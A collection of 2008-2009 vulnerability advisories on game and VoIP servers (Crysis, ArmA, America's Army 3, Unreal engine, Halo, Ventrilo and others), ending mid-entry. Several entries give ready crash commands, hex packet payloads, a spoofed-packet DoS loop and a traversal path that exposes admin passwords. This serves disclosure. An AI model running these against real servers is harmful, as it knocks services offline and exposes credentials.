quick example for Crysis Wars 1.5:
```
  udpsz -C 3c00001a490000000100000001000000010000000600000003000000000 -l 10 -S SE
RVER 64100 -1
```

quick example for Crysis 1.21:
```
  udpsz -C 3c0000180C000000010000000100000001000000060000000300000000 -l 10 -S SE
RVER 64087 -1
```

Application: *Crysis*
http://www.ea.com/crysis/home.jsp
Crysis Wars / Warhead
http://crysiswarhead.ea.com
Versions: *Crysis <= 1.21*
Crysis Wars <= 1.5
Platforms: *Windows*
(the Linux server has not been tested but should be vulnerable too)
Bug: *format string*
Exploitation: *remote, versus server*
Date: *21 Jul 2009*

Crysis is a recent FPS game developed by Crytek *(**http://www.crytek.com**)* and released at November 2007.
This game is well known for being a **"computer killer"** due to its high hardware requirements but also for having various problems with cheaters.
Crysis Wars instead is a stand-alone multiplayer expansion and sequel also known as Crysis Warhead.

 # Vulnerabilities #

In Crysis the packet with type *0x08* is the disconnection packet and is composed by an additional 8bit field which specifies the type of error message and the textual message which, depending by its type, is displayed directly in the server's console.

Although it's a **"disconnection"** packet it's enough to send a join request *(even invalid and with a wrong cdkey)* for enabling its handling and so without limitations for the attacker which can even spoof them.

This little introduction to this type of packet is necessary only to explain one of the ways *(or probably the only one because various other tests performed after the release of this advisory have ever given negative results so consider this format string related to the disconnection packet only)* for exploiting a security vulnerability affecting the logging/display function of the game where the messages *(previously built with a vsprintf_s for adding the timestamp)* are passed to _vsnprintf without the necessary format argument:

```
_vsnprintf(buffer, 4096, message);
```

The resulted format string vulnerability leads to the immediate crash of the server and the **"possible"** *(not verified)* execution of code.

 # Exploit #

http://aluigi.org/poc/crysisfs.zip

Application: *Crysis*
http://www.ea.com/crysis/home.jsp
Crysis Wars / Warhead
http://crysiswarhead.ea.com
Versions: *Crysis <= 1.21*
Crysis Wars <= 1.5
Platforms: *Windows*
(the Linux server has not been tested but should be vulnerable too)
Bug: *access violation in the HTTP/XML-RPC service*
Exploitation: *remote, versus server*
Date: *20 Jul 2009*

Crysis is a recent FPS game developed by Crytek *(**http://www.crytek.com**)* and released at November 2007.
This game is well known for being a **"computer killer"** due to its high hardware requirements but also for having various problems with cheaters.
Crysis Wars instead is a stand-alone multiplayer expansion and sequel also known as Crysis Warhead.

 # Vulnerabilities #

Crysis has a small internal HTTP/XML-RPC server which must be activated with the http_startserver command *(manually or through server.cfg)* and allows to receive the rcon commands which are very useful and used.

This service works on port 80 if no port is specified but usually the admins choose a custom port or just the same of the game *(64087 for Crysis or 64100 for Crysis Wars, the service is easy to identify due to the* **"Bad Request"** title visible with a web browser).

The library used for handling these XML RPC commands has problems in the handling of the requests *(any request, even those unsupported)* without parameters.
In this case the code tries to use an unitialized pointer which doesn't seem controllable by the attacker *(anyway I can't exclude it completely)*:

```
MOV EAX,DWORD PTR DS:[ECX]
MOV EDX,DWORD PTR DS:[EAX+14]   ; access violation
PUSH cryactio.3075F2A0          ; ASCII "params"
CALL EDX
```

The result is the immediate crash of the server.

 # Exploit #

http://aluigi.org/poc/crysisviol.txt

```
nc SERVER HTTPPORT -v -v < crysisviol.txt
```

in case of no effect retry another time.

Applications: *Armed Assault and Armed Assault II (Real Virtuality engine)*
http://www.armedassault.com
http://www.arma2.com
Versions: *ArmA <= 1.14 (beta 1.16 is vulnerable too)*
ArmA 2 <= 1.04
Platforms: *Windows*
(exists also a Linux server for ArmA which is probably vulnerable too)
Bug: *access violation due to negative memcpy*
Exploitation: *remote, versus server*
Date: *18 Jul 2009*

Armed Assault *(best known as ArmA)* is a tactical military shooter developed by Bohemia Interactive *(**http://www.bistudio.com**).*
ArmA 2 is the most recent game of the series and also the most played.

 # Vulnerabilities #

The port 2305 is used for the VoIP over Network *(VON)* protocol which allows the vocal communication between the players on the sever during the match.

In one of the supported types of packets the 8bit number at its end contains the number of elements of 8 bytes to read, so the server performs a set of operations like the following:

```
len = elements * 8;
packet_size -= 1;
memcpy(new_buffer, packet + packet_size - len, len);
packet_size -= len;
```

The major problem is just the last instruction where packet_size could become a negative number if are specified more elments than available.

During the handling of these elements a particular flag is set to TRUE if there is a particular type of data in it and so the server continues with the reading of the rest of the packet *(that one between the header and the elements)* specified by packet_size.

If packet_size is negative the server will crash immediately due to the reading of unallocated memory after the packet *(the copying of the data is unsigned so -1 is 0xffffffff).*

 # Exploit #

http://aluigi.org/poc/armadioz.zip

Applications: *Armed Assault and Armed Assault II (Real Virtuality engine)*
http://www.armedassault.com
http://www.arma2.com
Versions: *ArmA <= 1.14 (beta 1.16 is vulnerable too)*
ArmA 2 <= 1.04
Operation Flashpoint: Cold War Crisis <= 1.46
Operation Flashpoint: Resistance <= 1.96
VBS1 <= 1.99
VBS2 <= 1.3
Platforms: *Windows*
(exists also a Linux server for ArmA which is probably vulnerable too)
Bug: *format string*
Exploitation: *remote, versus server*
Date: *18 Jul 2009*

Armed Assault *(best known as ArmA)* is a tactical military shooter developed by Bohemia Interactive *(**http://www.bistudio.com**).*
ArmA 2 is the most recent game of the series and also the most played.
Real Virtuality is the name of the engine that moves these games and is used also as simulator for the military forces.

 # Vulnerabilities #

The packet used by the player to join the server is composed by various fields like the usual nickname and *(optional)* password and a field specific of this game series where is specified the datafile to use.

If the datafile specified by the player is not the correct one the server builds a string like the following:

"NICKNAME uses modified data file - DATAFILE"

then this string is passed to the logging function where it's used with a snprintf limited to 511 bytes without the needed format argument allowing an attacker to have direct control over it through the nickname and datafile field.

If the server is protected by password the attacker must know the right keyword.

 # Exploit #

http://aluigi.org/poc/armazzofs.zip

Applications: *Armed Assault and Armed Assault II (Real Virtuality engine)*
http://www.armedassault.com
http://www.arma2.com
Versions: *ArmA <= 1.14 (beta 1.16 is vulnerable too)*
ArmA 2 <= 1.04
Operation Flashpoint: Cold War Crisis <= 1.46
Operation Flashpoint: Resistance <= 1.96
VBS1 <= 1.99
VBS2 <= 1.3
Platforms: *Windows*
(exists also a Linux server for ArmA which is probably vulnerable too)
Bug: *resources consumption, NULL pointer or termination*
Exploitation: *remote, versus server*
Date: *18 Jul 2009*

Armed Assault *(best known as ArmA)* is a tactical military shooter developed by Bohemia Interactive *(***http://www.bistudio.com***)*.
ArmA 2 is the most recent game of the series and also the most played.
Real Virtuality is the name of the engine that moves these games and is used also as simulator for the military forces.

 # Vulnerabilities #

In my tests I found a weird behaviour of the server during the handling of the last field of the join packet *(looks like an id of the datafile)* when it's set to 0 or 1.
Practically if it's set to 1 usually the server terminates immediately showing an error about not being able to allocate enough memory, while if it's set to zero and at least 2 players use the same number happens a resource consumption *(CPU at 100% and memory in ArmA)* or a NULL pointer *(in ArmA 2)* or other similar effects.

No additional or deeper research has been performed.

If the server is protected by password the attacker must know the right keyword.

 # Exploit #

http://aluigi.org/poc/armazzo.zip

Application: *World in Conflict*
http://www.worldinconflict.com
http://www.massgate.net
Versions: *<= 1.0.1.1*
Platforms: *Windows*
Bug: *failed assertion*
Exploitation: *remote, versus server*
Date: *16 Jul 2009*

World in conflict is a well known and played RTS game developed by Massive Entertainment *(***http://www.massive.se***).*
It has been released in the 2007 and has been expanded *(Soviet Assault)* just some months ago.

 # Vulnerabilities #

The TCP port 48000 is used by the players for joining the server and its protocol is enough basic: reading of a field containing the type of data which follows, checking if it's the expected one and reading of the data.

So when the client joins the server *(out of order data)* it sends the build number, the protocol version, the minor version, the password *(if needed)* and the rest of the other data like the nickname and the number of slots he wants to occupy *(between 1 and 8, funny job for the fake players bug)*.

If the client specifies a data type different than the expected one *(for example* **"UI"** instead of **"UC"**) or sends an incomplete packet the server closes the connection and continues to work but if this happens after the reading of the password field it terminates due to the following failed assertion:

```
.\MN_ReadMessage.cpp(886): Assert failed (0 && "Typecheck failed, wrong type")
```

The bug is exploitable in any case, even if the password of the server is not known and the server is full.

 # Exploit #

http://aluigi.org/poc/wicass2.zip

Application: *America's Army 3*
http://www.americasarmy.com/aa3.php
Versions: *<= 3.0.8*
Platforms: *Windows*
Bug: *negative memset overflow*
Exploitation: *remote, versus server*
Date: *15 Jul 2009*

America's Army 3 *(AA3)* is the new free game of the AA series developed for the U.S. Army as an help with the military recruitments. Released about 20 days ago it's already played by thousands of players and with more than 400 online servers *(***http://login.aa3.americasarmy.com/servers).**

 # Vulnerabilities #

The port 39300 *(or 9002 in LAN mode)* of the server is used for replying to the queries of the AA3 clients, sending them back all the informations about the status of the server and the match.

The protocol used on this port allows to specify fragmented packets for dividing the data which is too big *(usually each packet has a max size of 1024 bytes)* in multiple parts.

The function which handles the header of each packet takes the signed 16 bit field which specifies the total number fragments that will be sent, multiplies it by 2, allocates the needed memory and then performs a memset*(new_buffer, 0, fragments * 2)* for clearing it.

Being a signed 16 bit field means that if it contains the number *0xffff* it will be read as *-1 (0xffffffff*) so when multiplied by 2 it will result in *0xfffffffe* which is the amount of bytes used by that memset for clearing the buffer with the result of the immediate crash of the entire server.

 # Exploit #

http://aluigi.org/poc/aa3memset.zip

Application: *America's Army 3*
http://www.americasarmy.com/aa3.php
Versions: *<= 3.0.8*
Platforms: *Windows*
Bugs: *A] NULL pointer caused by big string and 0x1ff6 limit*
B] access violations caused by negative string array
Exploitation: *remote, versus server*
Date: *15 Jul 2009*

America's Army 3 *(AA3)* is the new free game of the AA series developed for the U.S. Army as an help with the military recruitments.
Released about 20 days ago it's already played by thousands of players and with more than 400 online servers.

 # Vulnerabilities #

The UDP port 39300 *(or 9002 in LAN mode)* of the server is used for replying to the queries of the AA3 clients, sending them back all the informations about the status of the server and the match.

The protocol used on this port supports various types of data that, although needed only in the server's replies, are parsed by both clients and server using the same set of functions located in acpu_decompile.

One of these types of data is the string array *(type 0x07)* which allows to specify multiple sequential strings and it's the common point of the vulnerabilities disclosed in this advisory:

A] NULL pointer caused by big string and *0x1ff6* limit

From my tests seems that AA3 sets *0x1ff6* as maximum size of the block which contains the data of the query/reply packet and uses it to know if reading or not a value and so on.

In the case of the strings array we have that after the allocation of the array in memory *(elements * 4)* AA3 starts to read each string which is composed by a signed 16 bit field declaring the size of the string and then the string.
If the *0x1ff6* limit is overtaken during the reading of the data AA3 generates a **"detected overrun"** log and puts a NULL in the current position of the array instead of the pointer to the new buffer with the read string and continues the parsing.

After this loop AA3 starts the handling of the collected strings copying them in other allocated buffers and the problem arrives at the handling of the NULL pointers used directly in a memcpy*()* causing the immediate crash of the entire server.

B] access violations caused by negative string array

A negative number of strings *(so between 0x8000* and *0xffff)* causes the termination of the server due to some access violations.

 # Exploit #

http://aluigi.org/poc/aa3pwood.zip

Application: *America's Army 3*
http://www.americasarmy.com/aa3.php
Versions: *<= 3.0.6*
Platforms: *Windows*
Bug: *packets loop*
Exploitation: *remote, versus server*
Date: *14 Jul 2009*

America's Army 3 *(AA3)* is the new free game of the AA series developed for the U.S. Army as an help with the military recruitments.
Released about 20 days ago it's already played by thousands of players and with more than 400 online servers
*(***http://login.aa3.americasarmy.com/servers***).*

 # Vulnerabilities #

The port 39300 *(or 9002 in LAN mode)* of the server is used for replying to the queries of the AA3 clients, sending them back all the informations about the status of the server and the match.

If the incoming query is invalid, the server replies with a packet containing the **"resultCode" "errorMessage" "failed to validate field contents"** message.

The problem is that this packet is sent back also to if the incoming query is the same error message so for an attacker is enough to send one spoofed valid or invalid packet to the query port of the server using the same source IP and port of the same server for being able to put it in an endless **"ping-pong"** state where it sends and receives its same packets forever.

Anyway the effect doesn't look very dangerous because the server is still running and there are no problems for the players to join it except a possible lag caused by the CPU which reaches almost the 100% *(effect increased by the introduction of the leverage ssc encryption of the query/reply packets in version 3.0.5)*.

But exists another type of attack involving this vulnerability which could allow even to perform an automatic distribuited Denial of Service between all the internet AA3 servers.
Practically if there are, for example, 400 servers online an attacker needs only to send the spoofed packet from the first server *(spoofed address)* to the other 399, then doing the same with the second, the third and so on creating an endless flooding of the entire network of servers.

As already said the vulnerability requires the ability of sending spoofed packets so the attacker must be able to do it.

 # Exploit #

http://aluigi.org/testz/udpsz.zip

```
  udpsz -P SERVER -p 39300 SERVER 39300 1
or
  udpsz -l 10 -P SERVER -p 39300 SERVER 39300 1
or
  udpsz -P SECOND_SERVER -p 39300 FIRST_SERVER 39300 1
```

note: instead the LAN servers use port 9002

Application: *America's Army 3*
http://www.americasarmy.com/aa3.php
Versions: *<= 3.0.6*
Platforms: *Windows*
Bug: *resources consumption and crash*
Exploitation: *remote, versus server*
Date: *13 Jul 2009*

America's Army 3 *(AA3)* is the new free game of the AA series developed for the U.S. Army as an help with the military recruitments. Released about 20 days ago it's already played by thousands of players and with more than 400 online servers *(**http://login.aa3.americasarmy.com/servers**).*

 # Vulnerabilities #

AA3 is affected by an unusual and weird problem in the handling of the incoming players and their authentiation with the master server since everytime that a player joins the server he is automatically verified with this centralized AA3 authentication server *(auth.aa3.americasarmy.com).*

With my Unreal Fake Players tool *(unrealfp)* is possible to test the partial joining of players and during a normal test I noticed an huge amount of errors referred to the MBS component plus the crash of the whole server after some seconds.

The cause of the problem is not clear and has been verified only on my test server *(both GLOBAL and LAN)* where have been confirmed the following effects:
- CPU almost at 100%
- huge usage of the network bandwidth for the verification of the players with the authentication server *(for each player is performed the resolution of the hostname auth.aa3.americasarmy.com and a TCP connection to it)*
- crash of the entire server after a variable amount of time *(less than 30 seconds in my tests)*

Although the problem can be exploited with a **"normal"** fake players attack I have seen better results with the usage of the JOINSPLIT command which allows a single player to occupy various slots on the server.

The following are the typical error messages visible in the server's logs during the verification of the problem:

```
  Log: MBSEngine Error -1
  Log: MBS Error: -1 (length 84):
  Log: [sdk->set_server_player_attribute():823] 'unable to set attribute of unkno
wn player'
or
  Log: MBSEngine Error -1
  Log: MBS Error: -1 (length 33):
  Log: error -1 (general error) occurred
```

 # Exploit #

http://aluigi.org/fakep/unrealfp.zip

```
  unrealfp -s JOINSPLIT 1 100 -l "ui_bink_master?Name=player?team=0?Face=0" SERVE
R 8777
```

Application: *America's Army 3*
http://www.americasarmy.com/aa3.php
Versions: *<= 3.0.4*
Platforms: *Windows*
Bug: *NULL pointer*
Exploitation: *remote, versus server*
Date: *06 Jul 2009*

America's Army 3 *(AA3)* is the new free game of the AA series developed for the U.S. Army as an help with the military recruitments.
Released about 20 days ago it's already played by thousands of players and with more than 400 online servers
*(**http://login.aa3.americasarmy.com/servers**).*

 # Vulnerabilities #

Differently than the older version AA3 has introduced a new proprietary type of query used for retrieving informations from the servers.
The reply received from the servers is compressed and contains many informations *(included the IP addresses of the clients... mah)*.

The job of parsing such query is performed by the acpu_decompile function in libaa3.dll which returns a pointer to a new allocated structure which is then used internally by the game.

Using an invalid type of query *(for example one which doesn't start with the 0x6fe1* value) is possible to force this function to fail with the result of returing a NULL pointer instead of the pointer to the new data and with the consequence of the crash of the entire server due to the lack of checks.

Only one single UDP packet is needed to exploit the vulnerability so without limitations and with the possibility for the attacker of spoofing the own IP address.

 # Exploit #

```
echo blah | nc SERVER 39300 -v -v -u
```

note: instead the LAN servers use port 9002

Application: *Unreal Tournament 3*
http://www.unrealtournament3.com
Versions: *1.3 ONLY (both build 3601 and 3614)*
older versions are safe
Platforms: *Windows and Linux*
Bug: *directory traversal in the web interface*
Exploitation: *remote, versus server*
Date: *21 Sep 2008*

Unreal Tournament 3 *(UT3)* is the latest game of the famous homonim series developed by Epic Games *(***http://www.epicgames.com***).*

 # Vulnerabilities #

UT3, as any other game based on the Unreal engine, has an internal web server called uWeb for controlling the own server remotely using a web browser.
This interface is disabled by default and in the case of UT3 are needed the additional files located on **http://ut3webadmin.elmuerte.com** *(choice made by Epic for fixing possible issues more quickly without creating new patches for the whole game).*

In the last 1.3 patch released the 13th August 2008 has been made a bad and unusual modification to uWeb.
In fact the WebAdmin component is composed by two sub components/classes called UTServerAdmin *(used for everything)* and UTImageServer used only for the handling of the HTTP requests for the files in the /images folder.

In the script of the ImageServer component in version 1.3 has been made the following change which has removed the limitation of downloading only files with the extentions JPG, JPEG, GIF, BMP and PNG:

ImageServer.uc of version 1.2:

```
    ...
    else
    {
        Response.HTTPError(404);
        return;
    }
    Response.IncludeBinaryFile( Path $ Image );
```

ImageServer.uc of version 1.3:

```
    ...
    else
    {
        Response.SendStandardHeaders("application/octet-stream", true);
    }
    Response.IncludeBinaryFile( Path $ Image );
```

Not a so dangerous thing except that the directory traversal which has EVER affected this part of the engine and which has never been possible to exploit due to the filters on the extensions of the requested files *(an image can't be classified as* **"sensible"** data moreover if there is no way to know the exact locations of these files) now allows any external unauthenticated attacker to download files from the system.

In fact when a file is requested the engine first looks in the home folder of the user who has launched the UT3 server *(for example* **"C:\Documents and Settings\Administrator\My Documents\My Games\Unreal Tournament 3"**) because the configuration files used by the server are located just there and then in the folder of the game, so having the

server installed on another partition doesn't limit the problem.

For example, it's enough to request the file "/images/../../UTGame/Config/UTGame.INI" to see all the configuration of the server which includes also the admin password to gain access to the same webadmin interface.
In the example I have used the INI extension instead of ini because this particular extension seems filtered internally so it's enough to use one or more upper case chars in it to bypass the check while there are no strange behaviours for the other extensions or files.

 # Exploit #

http://aluigi.org/poc/ut3webown.txt

```
nc SERVER 80 -v -v < ut3webown.txt
```

Application: *Unreal engine*
http://www.unrealtechnology.com
Versions: *the games which have been tested and resulted vulnerable are Unreal Tournament 3 1.3, Unreal Tournament 2003 and 2004, Dead Man's Hand, Pariah, WarPath, Postal2, Shadow Ops and possibly others.*
instead those which "seem" to be not vulnerable (using their default configuration) are: Fuel of War, America's Army, Men of Valor, Star Wars Republic Commando, SWAT4 and some older gamess based on the Unreal engine 1 (like UT'99)
Platforms: *Windows, Linux, Mac*
Bug: *server termination caused by failed assertion*
Exploitation: *remote, versus server*
Date: *16 Sep 2008*
Thanx *to:* *Luigi "Gioggiolo"*

The Unreal engine is the game engine developed by Epic Games (**http://www.epicgames.com**) and used in many famous commercial games of which the main example is just the lucky Unreal Tournament series.

 # Vulnerabilities #

Exists an assert() in the Unreal engine which shuts down the engine if the **"Closing"** flag in UnChan.cpp is set, probably referred to the closed state of output channel:

"Assertion failed: !Closing [File:.\UnChan.cpp] [Line: XXX]"

The only way I have found for exploiting this vulnerability is through the request of downloading two or more files from the server, which means that the attacker must join the target server because doesn't seem possible to use the File channel from outside.

I'm not aware of other easiest or alternative ways for exploiting this specific vulnerability.

 # Exploit #

http://aluigi.org/fakep/unrealfp.zip

unrealfp -d all **SERVER PORT**

Application: *Unreal engine 3*
http://www.unrealtechnology.com
Versions: *the bug affects various games which use the Unreal engine 3 like Unreal Tournament 3 1.3, Frontlines: Fuel of War 1.1.1, America's Army 3 3.0.4 and so on*
Turning Point: Fall of Liberty is NOT vulnerable
note: the proof-of-concept used for testing this bug has caused also the termination of other older games like Star Wars Republic Commando, Pariah, Warpath and Shadow Ops (no additional checks have been performed on them)
Platforms: *Windows, Linux, Mac*
Bug: *server termination caused by failed memory allocation*
Exploitation: *remote, versus server*
Date: *11 Sep 2008*

The Unreal engine is the game engine developed by Epic Games *(**http://www.epicgames.com**)* and used in many famous commercial games of which the main example is just the lucky Unreal Tournament series.

 # Vulnerabilities #

The problem is located in the function which reads the strings from the packet where is located a 32 bit number *(was an index number in the previous Unreal engine 1 and 2)* which specifies the size in bytes of the subsequent string to read.

This function removes the sign of the number if it's negative and then tries to allocate an amount of memory double than this value because the new buffer is used for containing the unicode version of the string. Before copying the data is performed an additional check on the sign of the value for avoiding integer overflows *(for example using the value 0x80000000)*.

If an attacker uses a 32 bit number major than how much allocable on the system *(like 0x7fffffff)* the engine terminates immediately showing a log message like the following:

> Critical: Ran out of virtual memory. To prevent this condition, you must free up more space on your primary hard disk.

Turning Point: Fall of Liberty is another game which uses the Unreal engine 3 but, differently to the others tested by me, the function which allocates the memory doesn't shut down the entire game for reporting the error but simply returns a NULL value *(like a classical malloc)* which is correctly handled and so the game is not vulnerable.

The attack can be performed versus the server using one simple UDP packet with the possibility of spoofing it.

 # Exploit #

http://aluigi.org/poc/ut3sticle.zip

Application: *Unreal engine*
http://www.unrealtechnology.com
Versions: *almost any game which uses the Unreal engine is affected by this vulnerability except some like Unreal Tournament 2004, Dead Man's Hand and possibly other old games*
Platforms: *Windows, Linux, Mac*
Bug: *format string*
Exploitation: *remote, versus client*
Date: *11 Sep 2008*

The Unreal engine is the game engine developed by Epic Games *(***http://www.epicgames.com)** and used in many famous commercial games of which the main example is just the lucky Unreal Tournament series.

 # Vulnerabilities #

The Unreal engine is affected by some format string vulnerabilities which can be exploited by a malicious server when the victim client connects to it.

The main format string can be exploited through a malformed CLASS parameter of the DLMGR command but another one seems to be exploitable through the forcing of the download of a malformed package *(PKG)*. Some older games instead can be exploited through a malformed LEVEL parameter of the WELCOME command.

The bug is caused by the calling of _vsnwprintf_s or _vsnwprintf for building an error message to visualize to the user *(for example for a missing class)* using a max size of 4 kilobytes and, naturally, without passing the needed format argument.

 # Exploit #

http://aluigi.org/testz/unrealts.zip
http://aluigi.org/poc/unrealcfs.txt

- unrealts 7777 unrealcfs.txt
  (or **"unrealts -x 2 7777 unrealcfs.txt"** for the Unreal 3 engine, use -x for others)
- open the console of your client *(~)* and type: open 127.0.0.1:7777

Application: *Ventrilo*
http://www.ventrilo.com
Versions: *<= 3.0.2*
Platforms: *Windows, Linux i386, Solaris SPARC, Solaris x86, FreeBSD i386, NetBSD i386, Mac OSX PowerPC*
Bug: *NULL pointer*
Exploitation: *remote, versus server*
Date: *13 Aug 2008*
Authors: *Andre Malm* *Luigi Auriemma*
web: sheepa.org *e-mail: aluigi@autistici.org*
web: aluigi.org

Ventrilo is a widely known and used VoIP software developed by Flagship Industries.
It is used moreover for the online gaming.

 # Vulnerabilities #

Despite the vice of the Ventrilo developers of changing the protocol of their application enough often *(like the recent senseless additional encryption keys located on their centralized servers needed for the handshake and the in-game packets of the 3.x servers)*, the first packet sent to a Ventrilo server has ever the same format on any new and old version: type 0, version and two random strings.

If the server receives a version string different than its one it sends an **"Incompatible version"** error message to the client and skips the instructions that create the random keys used for the encryption and decryption of all the subsequent packets.

So if an attacker supplies an invalid version and sends another packet with any content in it, the server crashes due to the key assigned for the decryption of the client's packets which is still unitialized *(in fact the NULL pointer exception happens just in the decryption function)*.

 # Exploit #

http://aluigi.org/poc/ventrilobotomy.zip

Application: *Skulltag*
http://www.skulltag.com
Versions: *<= 0.97d2-RC3*
Platforms: *Windows, Linux and FreeBSD*
Bug: *NULL pointer*
Exploitation: *remote, versus server (in-game)*
Date: *11 Aug 2008*

Skulltag is a port of the original Doom mainly focused on multiplayer gaming.

 # Vulnerabilities #

The Skulltag server is affected by a NULL pointer caused by the command 29 used when the player is not fully in the game.

The following are the full details from one of the Skulltag's developers, Torr Samaho:
"The command instructs the server to let the player use all its items. The corresponding function then wanted to access the inventory of the player with players->mo->Inventory, but forgot to check if the player is in the game at all. In case the player is not in game, players->mo is a NULL pointer."

The attacker needs to join the server for exploiting this bug so his IP address must be not banned and he must know the right keyword if the server is protected with a password.

 # Exploit #

http://aluigi.org/poc/skulltagod.zip

Application: *Halo: Combat Evolved*
http://www.microsoft.com/games/pc/halo.aspx
Versions: *<= 1.0.7.0615 (before 30 Jul 2008)*
Platforms: *Windows*
Bugs: *A] endless loop*
B] resources consumption
Exploitation: *remote, versus server*
Date: *06 Aug 2008*

Halo is the great FPS game developed by Bungie Studios and ported on PC by Gearbox Software *(**http://www.gearboxsoftware.com**).*
Although it has been released at the end of 2003, it's still one of the most played games with hundreds of internet servers.

 # Vulnerabilities #

A] endless loop

The Halo server is affected by a problem in the handling of a type of packet which can cause the bypassing of a check used to avoid the reading of data outside the packet.
The result is an endless loop which freezes the application with CPU at 100%.

B] resources consumption

When a client occupies the player's slot after joininig the match, the Halo server continues to send packets to it forever because it stops only if an ICMP **"destination unreachable"** or a disconnection packet is received *(doesn't exist a timeout, this is the cause of the problem)*.
This has been tested personally by me and after a week I was still receiving these packets because many servers have firewalls which block ICMP and so there is no way to stop this problem except restarting the server.

If the player has not occupied the slot yet *(so before the handshake performed by the Gamespy SDK)*, the sending of packets made by the server is only 60 seconds long.

So if an attacker has disabled the outgoing ICMP packets, which is default on any Windows with the firewall activated, he can consume a part of the network bandwidth of the server and mainly its memory with the consequent possible crash or hanging of the application.
Note that, as already said, a handshake is required for occupying the slot so is not possible to spoof the packets which instead is possible for the second method of the 60 seconds.

 # Exploit #

A] http://aluigi.org/poc/haloloop3.zip

B] http://aluigi.org/poc/halonso.zip

Applications: *America's Army*
http://www.americasarmy.com
Versions: *<= 2.8.3.1*
Platforms: *Windows (tested), Linux and Mac*
Bug: *server termination due to failed assertion*
Exploitation: *remote, versus server*
Date: *02 Aug 2008*

From Wikipedia:
"America's Army (also known as AA or Army Game Project) is a tactical multiplayer first-person shooter owned by the United States Government and released as a global public relations initiative to help with U.S. Army recruitment."

 # Vulnerabilities #

The AA server can be terminated remotely through a specific single spoofable UDP packet which leads to a failed assertion:

"Assertion failed: VoiceIndex<VOICE_MAX_CHATTERS"

Note: this bug is the same I found and disclosed in Unreal Tournament 2004 some days ago and which affects some other games too *(ut2004null)*.

 # Exploit #

http://aluigi.org/poc/armynchia.zip

Application: *Unreal Tournament III*
http://www.unrealtournament3.com
UPDATE 13 Jul 2009
America's Army 3 <= 3.0.4
Versions: *<= 1.2 and 1.3beta4*
Platforms: *Windows (tested), Linux, PS3 and Xbox360*
Bugs: *A] memory corruption*
B] NULL pointer
Exploitation: *remote, versus server*
Date: *30 Jul 2008*

Unreal Tournament III is the latest game *(2007)* of the Unreal series created by Epic Games (**http://www.epicgames.com**).

 # Vulnerabilities #

A] memory corruption

UT3 is affected by a problem in the handling of a specific type of packet. In this particular type of packet there is a 16 bit field which specifies the size of the data that follows and if this string is longer than about 172 bytes a memory corruption will occur allowing an attacker to control various registers which could allow the execution of malicious code.

B] NULL pointer

If the amount of data about I talked previously is bigger than the total size of the packet the string will not be read and a NULL pointer exception will occur.
This type of bug is easily recognizable on the server because the message **"Error: Attempted to multiply free a voice packet"** is displayed before the crash when the malformed packet is received.

 # Exploit #

http://aluigi.org/poc/ut3mendo.zip

Applications: *Unreal Tournament 2004*
http://www.unrealtournament2003.com/ut2004/index.html
Red Orchestra
Shadow Ops: Red Mercury
America's Army (released a specific advisory for it)
possibly others
Versions: *<= v3369*
Platforms: *Windows and Linux*
Bug: *NULL pointer*
Exploitation: *remote, versus server*
Date: *30 Jul 2008*

Unreal Tournament 2004 is a well known FPS game developed by Epic Games *(***http://www.epicgames.com)** and released at the beginning of the 2004.

 # Vulnerabilities #

UPDATE 02 Aug 2008
UT2004 and some other games *(included America's Army for which has been released a specific advisory)* are affected by a NULL pointer exception caused by a particular type of packet *(type 4)*.
In some cases, like in America's Army or in UT2004 when running in listening mode, the effect is not the crash but the immediate termination of the server due to the following error:

"Assertion failed: VoiceIndex<VOICE_MAX_CHATTERS"

Only one packet is needed to exploit the bug, so is possible to spoof it too.

 # Exploit #

http://aluigi.org/poc/ut2004null.zip

Application: *ZDaemon*
http://www.zdaemon.org
Versions: *<= 1.08.07*
Platforms: *Windows and Linux*
Bug: *NULL pointer*
Exploitation: *remote, versus server (in-game)*
Date: *21 Jul 2008*

ZDaemon is one of the most played multiplayer ports of the Doom engine and at the same time one of the most criticized too.

 # Vulnerabilities #

The ZDaemon server is affected by a NULL pointer vulnerability which allows an attacker to crash it when a specific type of command *(type 6)* is used.

The attacker needs to join the server for exploiting this bug so his IP address must be not banned and he must know the right keyword if the server is protected with a password.

 # Exploit #

http://aluigi.org/poc/zdaemonull.zip

```
Application:  SWAT 4
              http://www.swat4.com
Versions:     <= 1.1
Platforms:    Windows
Bugs:         A] NULL pointer through VERIFYCONTENT and GAMECONFIG
              B] Runtime Error through GAMESPYRESPONSE
Exploitation: remote, versus server
Date:         20 Jul 2008
```

SWAT 4 is a well known FPS game developed by Irrational Games
(http://www.irrationalgames.com) and released in the 2005.

Vulnerabilities

A] NULL pointer through VERIFYCONTENT and GAMECONFIG

The game server can be crashed due to a NULL pointer passed to the FString function.
This bug can be exploited through the sending of the VERIFYCONTENT or the GAMECONFIG commands before joining the server.

B] Runtime Error through GAMESPYRESPONSE

Another Denial of Service is exploitable through the GAMESPYRESPONSE command followed by a RS string longer than 71 bytes which will result in a Runtime Error.

Exploit

http://aluigi.org/fakep/unrealfp.zip

```
A] unrealfp -c VERIFYCONTENT SERVER PORT

B] unrealfp -C "GAMESPYRESPONSE RS=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaa" SERVER PORT
```

Application: *SÖLDNER - Secret Wars*
http://www.secretwars.net
http://soldner.jowood.com
Versions: *<= 33724*
Platforms: *Windows*
Bug: *endless loop*
Exploitation: *remote, versus server*
Date: *01 Jul 2008*

SÖLDNER is a tactical military game developed by Wings Simulations
and released in May 2004.

 # Vulnerabilities #

Each UDP packet for this game can contain various blocks of data.
The type *0x80* forces the server to perform a cycle from zero to the 32
bit number *(so max 0xffffffff)* specified in that data block.
The maximum size of a packet supported by the game is 1400 bytes in
which is possible to place max 233 blocks of this type causing the
freeze of a server for over 2 hours *(tested with a fast CPU)*.

 # Exploit #

http://aluigi.org/poc/usurdat.zip

Application: *Halo: Combat Evolved*
http://www.microsoft.com/games/pc/halo.aspx
Versions: *<= 1.07*
Platforms: *Windows*
Bug: *endless loop*
Exploitation: *remote, versus server*
Date: *29 Jun 2008*

Halo is the great FPS game developed by Bungie Studios and ported on PC by Gearbox Software *(***http://www.gearboxsoftware.com***)*.
Although it has been released at the end of 2003, it's still one of the most played games with hundreds of internet servers.

 # Vulnerabilities #

This vulnerability is exactly like the old one I found over 3 years ago in version 1.06 *(haloloop)* and which was fixed *(or it's the case of saying partially fixed)* in version 1.07: an endless loop caused by a malformed in-game packet which freezes completely the server.

 # Exploit #

http://aluigi.org/poc/haloloop2.zip

Application: *S.T.A.L.K.E.R.: Shadow of Chernobyl*
http://www.stalker-game.com
